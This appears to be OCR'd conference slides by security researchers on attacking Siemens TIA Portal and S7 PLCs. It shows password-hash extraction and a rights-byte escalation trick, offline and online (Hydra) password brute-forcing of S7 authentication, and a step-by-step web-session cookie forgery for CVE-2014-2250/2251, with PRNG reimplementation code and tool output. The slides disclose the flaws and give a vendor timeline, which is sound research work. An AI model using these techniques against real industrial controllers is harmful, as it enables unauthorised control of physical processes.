
TIA Portal (Totally Integrated Automation Portal)

TIA - intellectual kernel of more than
100000 products created last 15 years.

What about users, passwords
and permissions?



PLC read/write protection for main and critical operations:
CPU start/stop/data change, project upload, firmware update, etc.



TIA Portal PEData.plf passwords history

00120540	00 00 00 18 00 00 00 01 00 00 00 03 00 00 00 00 5D]
00120550	00 00 00 64 00 00 00 0E 00 00 00 00 00 00 00 00 00	...d.....
00120560	00 00 00 00 00 00 00 00 00 2D 00 14 00 00 00 00 00-
00120570	00 00 00 00 00 00 00 00 00 01 00 00 00 00 01 01 00
00120580	00 00 40 BD 00 15 63 08 5F C3 51 65 32 9E A1 FF	...@s..c. ГQе2hУя
00120590	5C 5E CB DB BE EE 00 00 00 00 00 00 00 00 00 00 00 00	\^JHIsn
001205A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001205B0	00 00 00 00 00 00 00 00 00 07 C2 80 C2 80 C2 80 07BBBBBB.
001205C0	C2 80 C2 80 C2 80 00 00 00 00 00 00 00 00 00 00 00 00	BBBBBB.....
001205D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001205E0	00 00 00 00 00 00 00 00 00 00 74 00 06 00 18 20 02t....
001205F0	00 1C 10 10 00 01 06 00 00 00 00 00 00 00 0C 20 01
00120600	00 28 10 02 00 24 04 00 00 00 00 00 00 00 03 20 01	.(...\$.....
00120610	00 1C 10 10 00 01 06 00 00 00 00 00 00 00 1A 20 02

passwords in sha-1

but “helpful” redbox value: password_len * 2 + 1 srsly>? for what???

After notification Siemens “strengthened” users passwords and switched to md5...


00 00 05 00 00 00 09 00 00 00 45 76 65 72 79 62Everyb
6F 64 79 01 10 00 00 00 D4 1D 8C D9 8F 00 B2 04	ody.....Ö.ŒÙ..^.
E9 80 09 98 EC F8 42 7E 10 00 00 00 D4 1D 8C D9	é€.^iøB~....Ö.ŒÙ
8F 00 B2 04 E9 80 09 98 EC F8 42 7E 00 00 00 00 00	..^..é€.^iøB~....
05 00 00 00 41 64 6D 69 6E 00 10 00 00 00 16 1EAdmin.....
BD 7D 45 08 9B 34 46 EE 4E 0D 86 DB CF 92 10 00	%}E.>4FiN.+ÛÍ'..
00 00 16 1E BD 7D 45 08 9B 34 46 EE 4E 0D 86 DB%}E.>4FiN.+Û
CF 92 C1 0F 00 00 04 00 00 00 55 73 65 72 00 10	Í'Á.....User..
00 00 00 8D E1 EB E5 22 01 96 D6 AC DB 48 6F 34áëå".-Ö-ÛHo4
6F E1 62 10 00 00 00 8D E1 EB E5 22 01 96 D6 AC	oáb.....áëå".-Ö-
DB 48 6F 34 6F E1 62 41 09 00 00 07 00 00 00 6D	ÛHo4oábA.....m
79 75 73 65 72 31 00 10 00 00 00 20 2C B9 62 AC	yuser1..... ,^b~
59 07 5B 96 4B 07 15 2D 23 4B 70 10 00 00 00 20	Y. [-K..-#Kp....
2C B9 62 AC 59 07 5B 96 4B 07 15 2D 23 4B 70 80	,^b~Y. [-K..-#Kp€
01 00 00 09 00 00 00 6D 79 75 73 65 72 32 32 32myuser222
00 10 00 00 00 1B BD 88 64 60 82 70 15 E5 D6 05%^d` ,p.åÖ.
ED 44 25 22 51 10 00 00 00 1B BD 88 64 60 82 70	iD%"Q.....%^d` ,p
15 E5 D6 05 ED 44 25 22 51 80 01 00 00 00 00 00 00	.åÖ.iD%"Q€.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TIA Portal V12 UPD 3

s7 password hashes extractor

```
johndoe@mbp ~$ python s7_password_hashes_extractor.py -p PEData.plf
read PEData file PEData.plf, size 0x2A99AD bytes
sample of used passwords and hashes:
    123 : 40bd001563085fc35165329ea1ff5c5ecbdbbeef
    1234AaBb : ef56ad1362587b5302461calc03df022d61b0ale
    1234AaB : c74bd9bc4ef69048126c62055741985a16aa7a83
    111111111aaaaaaa : 3e9ba8eb61b1f8b0335a2cdfac6fc2f0fc5a825c
found 4 sha1 hashes, ordered by history list:
    hash 1: 40bd001563085fc35165329ea1ff5c5ecbdbbeef
    hash 2: ef56ad1362587b5302461calc03df022d61b0ale
    hash 3: c74bd9bc4ef69048126c62055741985a16aa7a83
    hash 4: 3e9ba8eb61b1f8b0335a2cdfac6fc2f0fc5a825c (current)
```

Improve user rights



User rights - 2 bytes after second md5 hash: 0x8001 → 0xFFFF

SCADA <-> PLC auth scheme:

scada -> plc: auth request

scada <- plc: challenge

scada -> plc: response = HMAC(SHA1(password), challenge)

scada <- plc: auth result

python scripts (for 1200 and 1500 Siemens S7 PLC) for extracting all challenge-responses, export to JtR format and simple brute-force

want to crack password? use john the ripper!

```
root@kali:~/scada/scada/protocols/s7# python s7_brute_offline.py -p stop_cpu_right_pass_01.pcap -w wordlist
WARNING: No route found for IPv6 destination :: (no default route?)
using pcap file: stop_cpu_right_pass_01.pcap , wordlist file: wordlist
found packet indeces: pckt_108=58, pckt_141=60, pckt_84=61, pckt_92=0
auth ok
found challenge: 599fe00cdb61f76cc6e949162f22c95943468acb
found response: 002e45951f62602b2f5d15df217f49da2f5379cb
start password bruteforsing ...
password not found. try another wordlist.
```

```
root@kali:~/scada/scada/protocols/s7# python s7-1500_brute_offline.py -p s7-1500-stop-cpu-5times-wrong-1time-right-passwords.pcap
WARNING: No route found for IPv6 destination :: (no default route?)
[+] using pcap file: s7-1500-stop-cpu-5times-wrong-1time-right-passwords.pcap , wordlist file: None
[+] found challenge-response:
challenge: 8f5ebbe39e9ff3b6919af3a37450453449198d64 response: 4eeddd442ec756825c9d2ae91c779d9d3118aa05 auth result: unknown
challenge: 26cae921804d3306601b3d9ddaf40186978fe8fb response: 1d31481cd816b0131ffdcc47ee722f14760409c3 auth result: unknown
challenge: eaae08be5f618f842b103377ccde3c1d2970f27d response: 4f37a97254dc373a0fdcd8f00b717cc7f700a472 auth result: unknown
challenge: 8b111ce09f5e62e2b2b3dc35ddf88f2454b1f3a4 response: b9c1327bdc5a2495c9ddef4197e30d2105d53918 auth result: unknown
challenge: e4ea569ca20cb35fd36bf656ac70ca227fe63e0f response: 0d76245c3eaf45efc0aa61fdad8ef488baa39045 auth result: unknown
challenge: 0bec9b343221fa4d9d60e1dc64f674b4f5ec8879 response: 59f29d8de3107b0172ee077cdd8f17db9883e7a7 auth result: unknown
[+] work done
```

Bruteforce PLC online!

Use powerful THC-Hydra

Tested on S7-300 PLC.

Should work on S7-200, S7-400

```
~ hydra -F -V -P ./wordlist/500-worst-passwords.txt s7-300://<host>
```

Siemens

```
#include "hydra-mod.h"

#define S7PASSLEN 8

extern char *HYDRA_EXIT;

unsigned char p_cotp[] = "\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x17" "\x00\xc1\x02\x01\x00\xc2\x02\x01\x02\xc0" "\x01\x0a";
unsigned char p_s7_negotiate_pdu[] = "\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00" "\x00\x02\x00\x00\x08\x00\x00\xf0\x00\x00" "\x01\x00\x01\x01\xe0";
unsigned char p_s7_read_szl[] = "\x03\x00\x00\x21\x02\xf0\x80\x32\x07\x00" "\x00\x03\x00\x00\x08\x00\x08\x00\x01\x12" "\x04\x11\x44\x01\x00\xff\x09\x00\x04\x01" "\x32\x00\x04";
unsigned char p_s7_password_request[] = "\x03\x00\x00\x25\x02\xf0\x80\x32\x07\x00" "\x00\x00\x00\x00\x08\x00\x0c\x00\x01\x12" "\x04\x11\x45\x01\x00\xff\x09\x00\x08";

int start_s7_300(int s, char *ip, int port, unsigned char options, char *miscptr, FILE * fp) {
    char *empty = "";
    char *pass, buffer[1024];
    char context[S7PASSLEN + 1];
    unsigned char encoded_password[S7PASSLEN];
    char *spaces = "      ";
    int ret = -1;

    if (strlen(pass = hydra_get_next_password()) == 0)
        pass = empty;

    // prepare password
    memset(context, 0, sizeof(context));
    if (strlen(pass) < S7PASSLEN) {
        strncpy(context, pass, strlen(pass));
        strncat(context, spaces, S7PASSLEN - strlen(pass));
    } else {
        strncpy(context, pass, S7PASSLEN);
    }

    // encode password
    encoded_password[0] = context[0] ^ 0x55;
    encoded_password[1] = context[1] ^ 0x55;
    int i;

    for (i = 2; i < S7PASSLEN; i++)
        encoded_password[i] = context[i] ^ encoded_password[i - 2] ^ 0x55;
}
```

it's a cookie time!

PRE-DEMO: plc-ownage

- CVE-2014-2250, CVE-2014-2251
- SSA-654382, SSA-456423
- Affected devices:
 - Siemens S7-1200 PLC
 - Siemens S7-1500 PLC
- CVSS Base Score: 8.3

Vulnerability 3 (CVE-2014-2250)

Due to low entropy in its random number generator, the integrated web server's authentication method (port 80/tcp and port 443/tcp) could allow attackers to hijack web sessions over the network if the session token can be predicted.

Vulnerability 4 (CVE-2014-2251)

Due to low entropy in its random number generator, the authentication of the integrated web server (port 80/tcp and port 443/tcp) of S7-1500 PLCs might allow attackers to hijack web sessions over the network without authentication.

it's a cookie time!

Tested on S7-1200 CPU 1212C, firmware V 2.2.0

SIEMENS S7-1200 station_1/PLC_1 05:59:38 am 26.05.2014

Name: Password: Log in


Off

PLC_1

Start Page Identification Diagnostic Buffer Module Information Communication Variable Status Data Logs User Pages Introduction

General:
Station name: S7-1200 station_1
Module name: PLC_1
Module type: CPU 1212C AC/DC/RLY
IP Address: 172.20.32.15

Status:
Operating Mode: STOP
Status: ✓ OK



it's a cookie time!

PmzR9733Q8rG3LpjCGZT9N/ocMAAQABAACK1woAqsgAAAAAAAAlrXIUM=

uLiHXZUTy2GMgjr1KmgmcNN/ocMAAQACAAKK1woAqsgAAAAAAAAlrXIUM=

Mu/vgilgtrxq0LVp26nkMtN/ocMAAQADAAKK1woAqsgAAAAAAAAlrXIUM=

tjH6vtNWCfa+QZHPDtCnKdN/ocMAAgADAAKK1woAqsgAAAAAAAAlrXIUM=



3e6cd1f7bdf743cac6dcba708c21994fd37fa1c30001000100028ad70a00aac80000000000000008ad72143

b8b8875d9513cb618c823af52a682670d37fa1c30001000200028ad70a00aac8000000000000008ad72143

32efef822220b6bc6ad0b569dba9e432d37fa1c30001000300028ad70a00aac8000000000000008ad72143

b631fabed35609f6be4191cf0ed0a729d37fa1c30002000300028ad70a00aac8000000000000008ad72143

it's a cookie time!

3e6cd1f7bdf743cac6dcba708c21994fd37fa1c30001000100028ad70a00aac80000000000000008ad72143



3e6cd1f7bdf743cac6dcba708c21994f

+

d37fa1c30001000100028ad70a00aac80000000000000008ad72143



3e6cd1f7bdf743cac6dcba708c21994f - ?

d37fa1c3 - ?

0001 - ?

0001 - ?

00028ad7 - ?

0a00aac8 - ?

0000000000000008ad72143 - ?

it's a cookie time!

3e6cd1f7bdf743cac6dcba708c21994f	MD5 of ? (16 bytes)
d37fa1c3	CONST (4 bytes)
0001	user logout counter (2 bytes)
0001	counter of issued cookies for <i>this</i> user (2 bytes)
00028ad7	value that doesn't matter (4 bytes)
0a00aac8	user IP address (10.0.170.200) (4 bytes)
0000000000000008ad72143	value that doesn't matter (12 bytes)

So, what about

3e6cd1f7bdf743cac6dcba708c21994f ???

it's a cookie time!

3e6cd1f7bdf743cac6dcba708c21994fd37fa1c30001000100028ad70a00aac80000000000000008ad72143

3e6cd1f7bdf743cac6dcba708c21994f

MD5(NEXT 26 BYTES OF COOKIE + 16BYTES OF **SECRET** + 2 NULL BYTES)

What is **SECRET** ?

it's a cookie time!

SECRET generates after PLC start by ~PRNG.

PRNG is a little bit harder than standard C PRNG.

SEED in {0x0000 , 0xFFFF}

```
class siRand():
    def update(self):
        self.seed = (self.seed * 0x19660D + 0x3C6EF35F) & 0xFFFFFFFF
        return self.seed

    def __init__(self, seed):
        self.seed = seed
        for i in xrange(8): self.update()
        self.state = [self.update() for i in xrange(32)]
        self.index = self.state[31] & 0x1F

    def next(self):
        state = self.state[self.index]
        self.state[self.index] = self.update()
        self.index = state & 0x1F
        return state & 0x7FFFFFFF

    def genSecret(seed, skip = 0):
        rng = siRand(seed)
        for i in xrange(skip): rng.next()
        return "".join(struct.pack(">H", rng.next() & 0xFFFF) for i in xrange(8))
```

It's too much for bruteforce (PLC so tender >_<)

it's a cookie time!

What about SEED ?

SEED very often depends on time value

SEED = PLC START TIME + 320


320 by practical way: secret generates after ~ 3-4 seconds of PLC start using current time

How to obtain PLC START TIME ?

PLC START TIME = CURRENT TIME – UPTIME

it's a cookie time!

Current time via web interface



Uptime via SNMP with hardcoded read
community string “public”

```
161/udp open snmp    SNMPv1 server (public)
| snmp-hh3c-logins:
|_ baseoid: 1.3.6.1.4.1.25506.2.12.1.1.1
| snmp-interfaces:
|_ Siemens SIMATIC S7, internal, Rack 0, Slot 1
|   IP address: 172.20.32.15 Netmask: 255.255.255.0
|   MAC address: 00:1c:06:0a:a7:a4 (Siemens Numerical Control, Nanjing)
|   Type: ethernetCsmacd Speed: 100 Mbps
|   Traffic stats: 23.31 Mb sent, 2.11 Mb received
| Siemens SIMATIC S7, Ethernet Port 1, link, 100 Mbit, full duplex, autonegotiation
|   MAC address: 00:1c:06:0a:a7:a5 (Siemens Numerical Control, Nanjing)
|   Type: ethernetCsmacd Speed: 100 Mbps
|_ Traffic stats: 23.31 Mb sent, 2.11 Mb received
| snmp-netstat:
|_ TCP  0.0.0.0:80      *;*
|_ TCP  0.0.0.0:443     *;*
|_ TCP  0.0.0.0:80      *;*
|_ TCP  0.0.0.0:102     *;*
|_ UDP 0.0.0.0:51853    *;*
|_ UDP 0.0.0.0:34964    *;*
|_ UDP 0.0.0.0:161     *;*
| snmp-sysdescr: Siemens, SIMATIC S7, CPU-1200, 6EST 212-1BD30-0XB0, HW: 2, FW: V.2.2.0, SZVC3YU6036926
|_ System uptime: 0 days, 7:49:38.40 (2817840 timeticks)
| snmp-win32-shares:
|_ baseoid: 1.3.6.1.4.1.77.1.2.27
MAC Address: 00:1C:06:0A:A7:A4 (Siemens Numerical Control, Nanjing)
```

it's a cookie time!

```
plc_start_epoch = int( (curr_time_epoch - timeticks/100) & 0xFFFF )
seed_range = (plc_start_epoch + 320, plc_start_epoch + 320 + 100)
```

* 100 - calculation lapse

To generate cookie we should brute:

- logout number (2 bytes, max 65535)
- number of issued cookies (2 bytes, max 65535)
- seed value (2 bytes, but max 100)

Still too many values to bruteforce ...

But if user (admin) not logged out properly then after 7 logins it is not possible to login again

We should restart PLC or wait 30 minutes (cookie expire time)

```
2013-08-02 18:58:28,369 DEBUG Cook: 83389c044bf1180a8642a6d00107658cd37fa1c3000100000002ee130a00461900000000000000000000000ee132f1f
2013-08-02 18:58:28,459 DEBUG Cook: 72425668e28de2cb33d45dce9aaa315dd37fa1c3000100010002ee190a00461900000000000000000000000ee192f1f
2013-08-02 18:58:28,492 DEBUG Cook: 168f240b8720df7e33eb643b598f7878d37fa1c3000100020002ee1b0a00461900000000000000000000000ee1b2f1f
2013-08-02 18:58:28,522 DEBUG Cook: f051cebb9e5c46dd4ba5d92adf03ac3d37fa1c3000100030002ee1d0a00461900000000000000000000000ee1d2f1f
2013-08-02 18:58:28,552 DEBUG Cook: b606fe8e057030db69e7c3c5ccbdf446d37fa1c3000100040002ee1f0a004619000000000000000000000ee1f2f1f
2013-08-02 18:58:28,585 DEBUG Cook: 3e8285ce07bad8638197df24b63dd9b2d37fa1c3000100050002ee210a004619000000000000000000000ee212f1f
2013-08-02 18:58:28,618 DEBUG Cook: 3d67085eaaffe56ec758d6021c46826dd37fa1c3000100060002ee230a004619000000000000000000000ee232f1f
2013-08-02 18:58:28,650 ERROR cannot login
2013-08-02 18:58:33,678 ERROR cannot login
2013-08-02 18:58:38,710 ERROR cannot login
...|
```

We can minimize logout and issued cookies counters to 7

To generate cookie we should brute:

- logout number (2 bytes, max 7)
 - number of issued cookies (2 bytes, max 7)
 - seed value (2 bytes, but max 100)

it's a cookie time!

```
D:\work\scada\s1500>python get_seed_range.py  
timeticks: 268770  
current time epoch: 1375498580  
seed range: (26645, 26745)
```



```
D:\work\scada\s1500>python brute_cookie_web.py  
found valid cookie: JpIsMB1fTpHQvi7Dk2cEwNN/ocMAAQABAAAAAAoARhkAAAAAAAAAAAAAAA=  
logout_num, user_num, seed    1 1 26715
```

it's a cookie time!

Exploitation dependences:

- >= 1 success logins to PLC after last restart
- SNMP enabled

BUT IT DOES NOT NEED LOGIN AND PASSWORD !!!

CVE Timeline:

- End of July 2013 – vulnerability discovered
- 5 August 2013 – vendor notified
- 20 March 2014 – patch released, first public advisory

heartbleed

